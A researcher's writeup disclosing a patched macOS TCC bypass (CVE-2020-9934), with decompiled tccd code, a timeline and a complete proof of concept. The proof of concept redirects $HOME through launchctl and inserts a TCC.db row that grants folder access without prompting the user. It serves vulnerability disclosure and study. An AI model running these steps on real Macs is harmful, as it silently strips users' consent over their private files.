Matt Shockley


9 Followers About Follow

CVE-2020–9934: Bypassing the macOS Transparency, Consent, and Control (TCC) Framework for unauthorized access to sensitive user data

Matt Shockley Jul 28, 2020 · 5 min read

Background


The Transparency, Consent, and Control (TCC) Framework is an Apple subsystem which denies installed applications access to 'sensitive' user data without explicit permission from the user (generally in the form of a pop-up message). While TCC also runs on iOS, this bug is restricted to the macOS variant. To learn more about how TCC works, especially with Catalina, I recommend reading this article.


"Spotify" would like to access files in your Downloads folder.

Spotify will scan your Downloads folder for audio files. You will find them in the side navigation, if you enable Local Files in Spotify's settings.

TCC prompt when opening Spotify for the first time

If an application attempts to access files in a directory protected by TCC without user authorization, the file operation will fail. TCC stores these user-level entitlements in a SQLite3 database on disk at `$HOME/Library/Application Support/com.apple.TCC/TCC.db` request from the OS for an application attempting to access protected data.




```
matt@Matts-MacBook-Pro:~$ ps ax | grep tccd | grep -v grep
  183   ??  Ss     0:51.51 /System/Library/PrivateFrameworks/TCC.framework/Resources/tccd system
  501   ??  S      0:25.76 /System/Library/PrivateFrameworks/TCC.framework/Resources/tccd
```

listing currently running TCC daemons

When the daemon receives such a request, it first checks the TCC database to see if the user has either allowed or denied access to the requested data before from this application. If so, TCC uses the previous decision; otherwise it prompts the user to choose whether to allow the application access or not. **Thus, if an application can gain write access to this TCC database, it can not only give itself all TCC entitlements, but also do it without ever prompting the user.**

The Bug


Obviously being able to write directly to the database completely defeats the purpose of TCC, so Apple protects this database itself with TCC and System Integrity Protection (SIP). Even a program running as root cannot modify this database unless it has the `com.apple.private.tcc.manager` and `com.apple.rootless.storage.TCC` entitlements. However, the database is still technically owned and readable/writeable by the currently running user, so as long as we can find a program with those entitlements, we can control the database.




```
matt@Matts-MacBook-Pro:~$ ls -la "$HOME/Library/Application Support/com.apple.TCC/"
total 112
drwx------   4 matt  staff    128 Jul 27 17:21 .
drwx------  60 matt  staff   1920 May 22 20:39 ..
drwxr-xr-x   2 matt  staff     64 Feb 24 18:27 AdhocSignatureCache
-rw-r--r--   1 matt  staff  57344 Jul 27 16:10 TCC.db
```

TCC database permissions

Since the TCC daemon is directly responsible for reading and writing to the TCC database, it's a prime candidate!




```
matt@Matts-MacBook-Pro:~$ codesign -d --entitlements - /System/Library/PrivateFrameworks/TCC.framework/Resources/tccd
Executable=/System/Library/PrivateFrameworks/TCC.framework/Versions/A/Resources/tccd
??qq
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.fileprovider.acl-read</key>
        <true/>
        <key>com.apple.private.kernel.global-proc-info</key>
        <true/>
        <key>com.apple.private.notificationcenterui.tcc</key>
        <true/>
```



```
        <key>com.apple.private.tcc.allow</key>
        <array>
                <string>kTCCServiceSystemPolicyAllFiles</string>
        </array>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.rootless.storage.TCC</key>
        <true/>
</dict>
</plist>
```

tccd entitlements

Immediately after opening the TCC daemon in Ghidra and looking for code that was related to handling database operations, I noticed something that didn't seem right.



```
ulong _db_open(void)

{
  undefined *puVar1;
  char cVar2;
  uint uVar3;
  int iVar4;
  undefined8 uVar5;
  undefined8 uVar6;
  undefined8 uVar7;
  undefined8 uVar8;
  char *pcVar9;
  ulong uVar10;
  undefined8 local_88;
  undefined8 *local_80;
  undefined8 local_78;
  undefined4 local_70;
  undefined8 local_68;
  long local_60;
  uint local_58;
  undefined4 local_54;
  undefined2 uStack80;
  undefined2 uStack78;
  undefined2 uStack76;
  undefined local_48 [16];
  long local_38;

  local_38 = *(long *)___block_literal_global.22;
  local_80 = &local_88;
  local_88 = 0;
  local_78 = 0x2020000000;
  local_70 = 0;
  uVar10 = 1;
  if (_db_unavailable != '[illegible]') goto LAB_10001ef02;
  uVar5 = _db_dir_get();
  local_60 = 0;
  uVar3 = _OBJC_IVAR_$_TCCDService._disallowedOnPlatformSubtypeNameList(uVar5,0x1c0);
  uVar10 = (ulong)uVar3;
  if ((uVar3 == 0) || (uVar3 == 0x11)) {
    iVar4 = _OBJC_IVAR_$_TCCDAccessIdentity.displayNameBlock(&local_60,"%s/TCC.db",uVar5);
    if (iVar4 == -1) {
      ___block_descriptor_56_e8_32s40s48s_e36_B24
                ("error using asprintf() for db_path in _create_database");
      uVar5 = _db_open.cold.3();
      ___block_descriptor_100_e8_32s40s48s56s64s72s80s_e23_v16(&local_88,8);
      ___block_descriptor_40_e8__e5_v8(uVar5);
      do {
        invalidInstructionException();
      } while( true );
    }
    iVar4 = _tccd_access_log(local_60,&_db,0x408006,0);
    if (iVar4 == 0) {
```


```
ulong _db_dir_get(void)

{
  undefined *puVar1;
  char cVar2;
  int iVar3;
  uint uVar4;
  undefined8 in_RAX;
  undefined8 uVar5;
  undefined8 uVar6;
  undefined8 uVar7;
  undefined8 uVar8;
  char *pcVar9;
  undefined8 *puVar10;
  undefined8 in_R8;
  undefined8 in_R9;
  char *pcVar11;
  undefined auVar12 [16];
  undefined *puVar13;
  undefined8 local_38;

  puVar1 = objc_msgSend;
  puVar13 = &stack0xfffffffffffffff8;
  local_38 = in_RAX;
  uVar5 = (*(code *)objc_msgSend)(&TCCDPlatform,"currentPlatform");
  uVar5 = callGetter(uVar5);
  uVar6 = (*(code *)puVar1)(uVar5,"homeRelativePathToDatabase");
  uVar6 = callGetter(uVar6);
  (*(code *)objc_release)(uVar5);
  uVar5 = (*(code *)puVar1)(&TCCDPlatform,"currentPlatform");
  puVar10 = (undefined8 *)callGetter(uVar5);
  uVar5 = (*(code *)puVar1)(puVar10,"server");
  uVar5 = callGetter(uVar5);
  pcVar9 = "macos_isSystemServer";
  cVar2 = (*(code *)puVar1)(uVar5,"macos_isSystemServer");
  puVar1 = objc_release;
  if (cVar2 == '\0') {
    pcVar11 = (char *)_OBJC_IVAR_$_TCCDAdhocSignatureCache._keysURL("HOME");
    puVar1 = objc_release;
    (*(code *)objc_release)(uVar5);
    (*(code *)puVar1)(puVar10);
    if (pcVar11 == (char *)0x0) goto LAB_10001ea03;
  }
  else {
    (*(code *)objc_release)(uVar5);
    (*(code *)puVar1)(puVar10);
    pcVar11 = "";
  }
  uVar6 = _OBJC_IVAR_$_TCCDAccessRecord._flags(uVar6);
  uVar7 = (*(code *)objc_msgSend)(uVar6,"UTF8String");
  pcVar9 = "%s/%s";
  puVar10 = &local_38;
  iVar3 = _OBJC_IVAR_$_TCCDAccessIdentity.displayNameBlock(puVar10,"%s/%s",pcVar11,uVar7);
  if (iVar3 != -1) {
    (*(code *)objc_release)(uVar6);
    return local_38;
```

homeRelativePathToDatabase
Search
[Decompile: homeRelativePathToDatabase] - (tccd)

```
/* Function Stack Size: 0x10 bytes */

ID homeRelativePathToDatabase(ID param_1,SEL param_2)

{
                    /* Library/Application Support/com.apple.TCC */
  _OBJC_IVAR_$_TCCDAccessRecord._flags(&cf_Library/ApplicationSupport/com.apple.TCC);
  return (ID)&cf_Library/ApplicationSupport/com.apple.TCC;
}
```

ghidra decompiler view of database opening code

Essentially, when the TCC daemon attempts to open the database, the program tries to directly open (or create if not already existing) the SQLite3 database at `$HOME/Library/Application Support/com.apple.TCC/TCC.db` While this seems inconspicuous at first, it becomes more interesting when you realize that you can control the location that the TCC daemon reads and writes to if you can control what the `$HOME` environment variable contains.



```
matt@Matts-MacBook-Pro:/$ mkdir -p "/tmp/foobar/Library/Application Support/com.apple.TCC"
matt@Matts-MacBook-Pro:/$ HOME=/tmp/foobar /System/Library/PrivateFrameworks/TCC.framework/Resources/tccd
^C
matt@Matts-MacBook-Pro:/$ ls -la "/tmp/foobar/Library/Application Support/com.apple.TCC"
total 112
drwxr-xr-x  4 matt  wheel    128 Jul 27 17:47 .
drwxr-xr-x  3 matt  wheel     96 Jul 27 17:47 ..
drwxr-xr-x  2 matt  wheel     64 Jul 27 17:47 AdhocSignatureCache
-rw-r--r--  1 matt  wheel  57344 Jul 27 17:47 TCC.db
```


tricking TCC to use a non-SIP protected directory for the database when doing authorization events. However, a few days later I stumbled across this Stack Exchange post and realized that since the TCC daemon is running via `launchd` within the current user's domain, I could also control all environment variables passed to it when launched! **Thus, I could set the `$HOME` environment variable in `launchctl` to point to a directory I control, restart the TCC daemon, and then directly modify the TCC database to give myself every TCC entitlement available without ever prompting the end user.** As this doesn't actually modify the SIP-protected TCC database, this bug also has the added benefit of completely resetting TCC to its previous state once `$HOME` is unset in `launchctl` and the daemon is restarted.

Proof of Concept

The POC for this bug is actually pretty simple and requires no code to be written.

```
# reset database just in case (no cheating!)
$> tccutil reset All

# mimic TCC's directory structure from ~/Library
$> mkdir -p "/tmp/tccbypass/Library/Application
Support/com.apple.TCC"

# cd into the new directory
$> cd "/tmp/tccbypass/Library/Application Support/com.apple.TCC/"

# set launchd $HOME to this temporary directory
$> launchctl setenv HOME /tmp/tccbypass

# restart the TCC daemon
$> launchctl stop com.apple.tccd && launchctl start com.apple.tccd

# print out contents of TCC database and then give Terminal access
to Documents
$> sqlite3 TCC.db .dump
$> sqlite3 TCC.db "INSERT INTO access
                   VALUES('kTCCServiceSystemPolicyDocumentsFolder',
                   'com.apple.Terminal', 0, 1, 1,
X'fade0c000000003000000001000000060000000200000012636f6d2e6170706c65
2e5465726d696e616c000000000003',
                   NULL,
                   NULL,
                   'UNUSED',
                   NULL,
                   NULL,
                   1333333333333337);"
```

I also have a full Swift (because why not) writeup available on Github.



```
matt@Matts-MacBook-Pro:/tmp$ tccutil reset All
matt@Matts-MacBook-Pro:/tmp$ ./bypasstcc "$HOME/Documents" 2>/dev/null
### Writing temporary file to '/Users/matt/Documents/<<<<BYPASS>>>>' ###
> success!

### Reading temporary file from '/Users/matt/Documents/<<<<BYPASS>>>>' ###
> Hello, world!

### Listing files for '/Users/matt/Documents' ###
> .DS_Store
> apple_memes
> .localized
> not_for_apple_eyes
> i_wonder_if_you_guys_are_looking_at_these
> <<<<BYPASS>>>>
> batch

### Deleting temporary file from '/Users/matt/Documents/<<<<BYPASS>>>>' ###
> success

matt@Matts-MacBook-Pro:/tmp$
```

swift POC example output

Timeline

- 26 Feb 2020: Issue reported to the Apple Product Security Team
- 27 Feb 2020: Apple reviews report, begins investigation into issue
- 23 Apr 2020: Apple confirms the bug will be fixed in a future update
- 15 Jul 2020: Apple releases patch for the bug (Security Update 2020–004)

Contact

I'm trying out this Twitter Infosec thing, so reach out to me there!